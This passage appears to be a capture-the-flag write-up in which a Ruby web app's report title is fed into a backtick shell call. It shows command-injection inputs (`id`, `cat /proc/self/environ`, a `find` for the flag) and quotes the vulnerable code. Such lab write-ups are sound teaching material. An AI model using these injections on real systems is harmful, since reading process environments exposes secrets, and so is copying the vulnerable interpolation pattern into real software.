
Now we should try and see how our input is being executed, like adding quotes left and right.

Maybe adding backticks or anything to see if we can add in commands if our input is among quotes to escape them?
`id`

And whoop whoop, we have our command execution.
Now we have to locate the flag.
Let's list the files in the current working directory.

We can extract the entire app from app.rb, but I can tell you the flag isn't located there.
What is valuable from the code for the web application is the snippet that causes the vulnerability:
# Strip double quotes — considered dangerous by the developer
  safe_title = title.tr('"', '')

  # Generate report header — backtick expansion executes inside double-quoted strings
  report_output = `echo "Health Report: #{safe_title}"`
Even if double quotes are removed, there are ways to execute commands in Bash.
$()-> still executes`...`-> still executes
If we input `cat /proc/self/environ' then the command getting executed is:
echo "Health Report: `cat /proc/self/environ`"
Our command gets executed first, and then the echo command goes through.
The flag can easily be found by looking up /proc/self/environ .


Another way to find is by using the find command, or by browsing through the directories.
`find / -name flag.txt 2>/dev/null`
Let's list the root directory to see what's there.

Now we know everything about the flag.